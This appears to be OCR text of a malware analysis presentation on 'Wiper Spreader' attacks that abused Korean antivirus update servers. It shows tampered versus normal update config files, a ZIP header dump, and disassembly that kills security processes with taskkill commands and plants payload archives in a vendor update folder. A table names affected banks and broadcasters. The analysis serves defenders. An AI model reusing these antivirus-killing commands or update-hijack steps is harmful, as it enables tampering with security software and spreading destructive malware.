UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1001]
FileDescription=
LinkFileName=None
FileVersion=1.0.0.0
RealFileName=ChatCli.exe
RealFileSize=273408
DownFileName=vms1001.zip
DownFileSize=103160
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1002]
FileDescription=
LinkFileName=None
FileVersion=2006.511.0.5
RealFileName=ChgUserI.exe
RealFileSize=233984
DownFileName=vms1002.zip
DownFileSize=106975
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
```

Wiper Spreader Case 1

```
[1000]
FileDescription=
LinkFileName=None
FileVersion=3.5.0.2
RealFileName=ArrangeLogCli.exe
RealFileSize=67584
DownFileName=vms1000.zip
DownFileSize=28192
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1001]
FileDescription=
LinkFileName=None
FileVersion=1.0.0.0
RealFileName=ChatCli.exe
RealFileSize=273408
DownFileName=vms1001.zip
DownFileSize=103160
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1002]
FileDescription=
LinkFileName=None
FileVersion=2006.511.0.5
RealFileName=ChgUserI.exe
RealFileSize=233984
DownFileName=vms1002.zip
DownFileSize=106975
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
```

Wiper Spreader Case 1

```
[1000]
FileDescription=
LinkFileName=None
FileVersion=3.5.0.2
RealFileName=ArrangeLogCli.exe
RealFileSize=67584
DownFileName=vms1000.zip
DownFileSize=28192
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1001]
FileDescription=
LinkFileName=None
FileVersion=1.0.0.0
RealFileName=ChatCli.exe
RealFileSize=273408
DownFileName=vms1001.zip
DownFileSize=103160
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1002]
FileDescription=
LinkFileName=None
FileVersion=2006.511.0.5
RealFileName=ChgUserI.exe
RealFileSize=233984
DownFileName=vms1002.zip
DownFileSize=106975
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
```

Wiper Spreader Case 1

```
[1000]
FileDescription=
LinkFileName=None
FileVersion=3.5.0.2
RealFileName=ArrangeLogCli.exe
RealFileSize=67584
DownFileName=vms1000.zip
DownFileSize=28192
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1001]
FileDescription=
LinkFileName=None
FileVersion=1.0.0.0
RealFileName=ChatCli.exe
RealFileSize=273408
DownFileName=vms1001.zip
DownFileSize=103160
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
[1002]
FileDescription=
LinkFileName=None
FileVersion=2006.511.0.5
RealFileName=ChgUserI.exe
RealFileSize=233984
DownFileName=vms1002.zip
DownFileSize=106975
UpdateDate=2009/06/30 09:00
FileDirectory=%InstallDir%
Language=Korean
```

Wiper Spreader Case 1

Abnormal Update Config File

```
213:UpdateDate=2007/04/20 19:00
214:FileDirectory=%InstallDir%
215:Language=Korean
216:[1014]
217:FileDescription=
218:LinkFileName=None
219:FileVersion=3.5.0.9
220:RealFileName=OthDown.exe
221:RealFileSize=24576
222:DownFileName=vms1014.zip
223:DownFileSize=7282
224:UpdateDate=2010/10/14 23:00
225:FileDirectory=%InstallDir%
226:Language=Korean
227:[1015]
228:FileDescription=
229:LinkFileName=None
230:FileVersion=1.0.0.1
231:RealFileName=Rcmd.exe
```

Normal Update Config File

```
213:UpdateDate=2007/04/20 19:00
214:FileDirectory=%InstallDir%
215:Language=Korean
216:[1014]
217:FileDescription=
218:LinkFileName=None
219:FileVersion=3.5.0.9
220:RealFileName=OthDown.exe
221:RealFileSize=275968
222:DownFileName=vms1014.zip
223:DownFileSize=125988
224:UpdateDate=2009/06/30 09:00
225:FileDirectory=%InstallDir%
226:Language=Korean
227:[1015]
228:FileDescription=
229:LinkFileName=None
230:FileVersion=1.0.0.1
231:RealFileName=Rcmd.exe
```

Wiper Spreader Case 1

Name	Value	Start	Size	Color
▷ char deSignature[4]	PK ┌┐	1BFFh	4h	Fg: Bg:
ushort deVersionMadeBy	63	1C03h	2h	Fg: Bg:
ushort deVersionToExtract	20	1C05h	2h	Fg: Bg:
ushort deFlags	0	1C07h	2h	Fg: Bg:
enum COMPTYPE deCompression	COMP_DEFLATE (8)	1C09h	2h	Fg: Bg:
DOSTIME deFileTime	23:00:02	1C0Bh	2h	Fg: Bg:
DOSDATE deFileDate	10/14/2010	1C0Dh	2h	Fg: Bg:
uint deCrc	101B393Bh	1C0Fh	4h	Fg: Bg:
uint deCompressedSize	7126	1C13h	4h	Fg: Bg:
uint deUncompressedSize	24576	1C17h	4h	Fg: Bg:
ushort deFileNameLength	11	1C1Bh	2h	Fg: Bg:
ushort deExtraFieldLength	36	1C1Dh	2h	Fg: Bg:
ushort deFileCommentLength	0	1C1Fh	2h	Fg: Bg:
ushort deDiskNumberStart	0	1C21h	2h	Fg: Bg:

```
216:[1014]
217:FileDescription=
218:LinkFileName=None
219:FileVersion=3.5.0.9
220:RealFileName=OthDown.exe
221:RealFileSize=24576
222:DownFileName=vms1014.zip
223:DownFileSize=7282
224:UpdateDate=2010/10/14 23:00
225:FileDirectory=%InstallDir%
```

Wiper Spreader Case 1

Name	Value	Start	Size	Color
▷ char deSignature[4]	PK ┌┐	1BFFh	4h	Fg: Bg:
ushort deVersionMadeBy	63	1C03h	2h	Fg: Bg:
ushort deVersionToExtract	20	1C05h	2h	Fg: Bg:
ushort deFlags	0	1C07h	2h	Fg: Bg:
enum COMPTYPE deCompression	COMP_DEFLATE (8)	1C09h	2h	Fg: Bg:
DOSTIME deFileTime	23:00:02	1C0Bh	2h	Fg: Bg:
DOSDATE deFileDate	10/14/2010	1C0Dh	2h	Fg: Bg:
uint deCrc	101B393Bh	1C0Fh	4h	Fg: Bg:
uint deCompressedSize	7126	1C13h	4h	Fg: Bg:
uint deUncompressedSize	24576	1C17h	4h	Fg: Bg:
ushort deFileNameLength	11	1C1Bh	2h	Fg: Bg:
ushort deExtraFieldLength	36	1C1Dh	2h	Fg: Bg:
ushort deFileCommentLength	0	1C1Fh	2h	Fg: Bg:
ushort deDiskNumberStart	0	1C21h	2h	Fg: Bg:

```
216:[1014]
217:FileDescription=
218:LinkFileName=None
219:FileVersion=3.5.0.9
220:RealFileName=OthDown.exe
221:RealFileSize=24576
222:DownFileName=vms1014.zip
223:DownFileSize=7282
224:UpdateDate=2010/10/14 23:00
225:FileDirectory=%InstallDir%
```

Wiper Spreader Case 1

```
push    offset aTaskkillFImVrs ; "taskkill /F /IM vrscan.exe"
call    esi ; WinExec
push    edi             ; uCmdShow
push    offset aTaskkillFImHpc ; "taskkill /F /IM hpcsvc.exe"
call    esi ; WinExec
push    edi             ; uCmdShow
mov     ebx, offset aTaskkillFImHsv ; "taskkill /F /IM hsvcmod.exe"
push    ebx             ; lpCmdLine
call    esi ; WinExec
push    edi             ; uCmdShow
push    offset aTaskkillFImV_0 ; "taskkill /F /IM vrfwsock.exe"
call    esi ; WinExec
push    edi             ; uCmdShow
push    offset CmdLine  ; "taskkill /F /IM vrfwsvc.exe"
call    esi ; WinExec
push    edi             ; uCmdShow
push    offset aTaskkillFImVrm ; "taskkill /F /IM vrmonnt.exe"
call    esi ; WinExec
push    edi             ; uCmdShow
push    offset aTaskkillFImVrr ; "taskkill /F /IM vrrepair.exe"
call    esi ; WinExec
push    edi             ; uCmdShow
push    offset aTaskkillFImV_1 ; "taskkill /F /IM vrmonsvc.exe"
call    esi ; WinExec
push    edi             ; uCmdShow
push    ebx             ; lpCmdLine
call    esi ; WinExec
```

Wiper Spreader Case 1


```
                jz      short loc_4064A0
                push    7               ; cbData
                push    offset Data     ; "hahaha"
                push    1               ; dwType
                push    edi             ; Reserved
                push    offset ValueName ; "CenterServer"
                push    [ebp+phkResult] ; hKey
                call    RegSetValueExA
                push    [ebp+phkResult] ; hKey
                call    RegCloseKey
```

```
                call    RegCloseKey

loc_4064F6:                             ; CODE XREF: WinMain(x,x,x,x)+EA↑j
                mov     esi, offset aCProgramFile_2 ; c:\Program Files\Hauri\SiteServer\vismsupdate\update.zip
                push    esi             ; lpFileName
                call    DeleteFileA
                push    offset aCProgramFile_3 ; c:\Program Files\Hauri\SiteServer\vismsupdate\vms1014.zip
                call    DeleteFileA
                push    edi             ; hTemplateFile
                push    80h             ; dwFlagsAndAttributes
```


Wiper Spreader Case 1

```
                call    DeleteFileA
                push    edi             ; hTemplateFile
                push    80h             ; dwFlagsAndAttributes
                push    2               ; dwCreationDisposition
                push    edi             ; lpSecurityAttributes
                push    2               ; dwShareMode
                mov     ebx, 40000000h
                push    ebx             ; dwDesiredAccess
                push    esi             ; c:\Program Files\Hauri\SiteServer\vismsupdate\update.zip
                call    CreateFileA
                mov     esi, eax
                mov     [ebp+NumberOfBytesWritten], edi
                cmp     esi, 0FFFFFFFFh
                jz      short loc_40654C
                push    edi             ; lpOverlapped
                lea     eax, [ebp+NumberOfBytesWritten]
                push    eax             ; lpNumberOfBytesWritten
                push    1A81h           ; nNumberOfBytesToWrite
                push    offset aPk      ; lpBuffer
                push    esi             ; hFile
                call    WriteFile_1
                push    esi             ; hObject
                call    CloseHandle

loc_40654C:                             ; CODE XREF: WinMain(x,x,x,x)+14C↑j
                push    edi             ; hTemplateFile
                push    80h             ; dwFlagsAndAttributes
                push    2               ; dwCreationDisposition
                push    edi             ; lpSecurityAttributes
                push    2               ; dwShareMode
                push    ebx             ; dwDesiredAccess
                push    offset aCProgramFile_3 ; c:\Program Files\Hauri\SiteServer\vismsupdate\vms1014.zip
                call    CreateFileA
                mov     esi, eax
                cmp     esi, 0FFFFFFFFh
                jz      short loc_406587
                push    edi             ; lpOverlapped
                lea     eax, [ebp+NumberOfBytesWritten]
                push    eax             ; lpNumberOfBytesWritten
                push    1C72h           ; nNumberOfBytesToWrite
                push    offset aPk_0    ; lpBuffer
                push    esi             ; hFile
                call    WriteFile_1
                push    esi             ; hObject
                call    CloseHandle
```


Wiper Spreader Case 1




Wiper Spreader Case 1




Wiper Spreader Case 1



Wiper Spreader Case 1



Wiper Spreader Case 1



Wiper Spreader Case 2

Wiper Spreader Case 2

```
1
2  [Setup]
3  Exe=container.exe
4
5  [PkgInfo]
6  AppId=7001
7  Name=V3EnginePatch
8  PackageFile=container.exe
9  RunParam=
10 Type=8
```

SMS Details

Company Name	Shinhan Bank	NongHyup Bank	KBS TV	MBC TV	YTN TV
Security Management System	AhnLab Policy Center	AhnLab Policy Center	Hauri ViRobot ISMS	AhnLab Policy Center	Hauri ViRobot ISMS


HHuh?

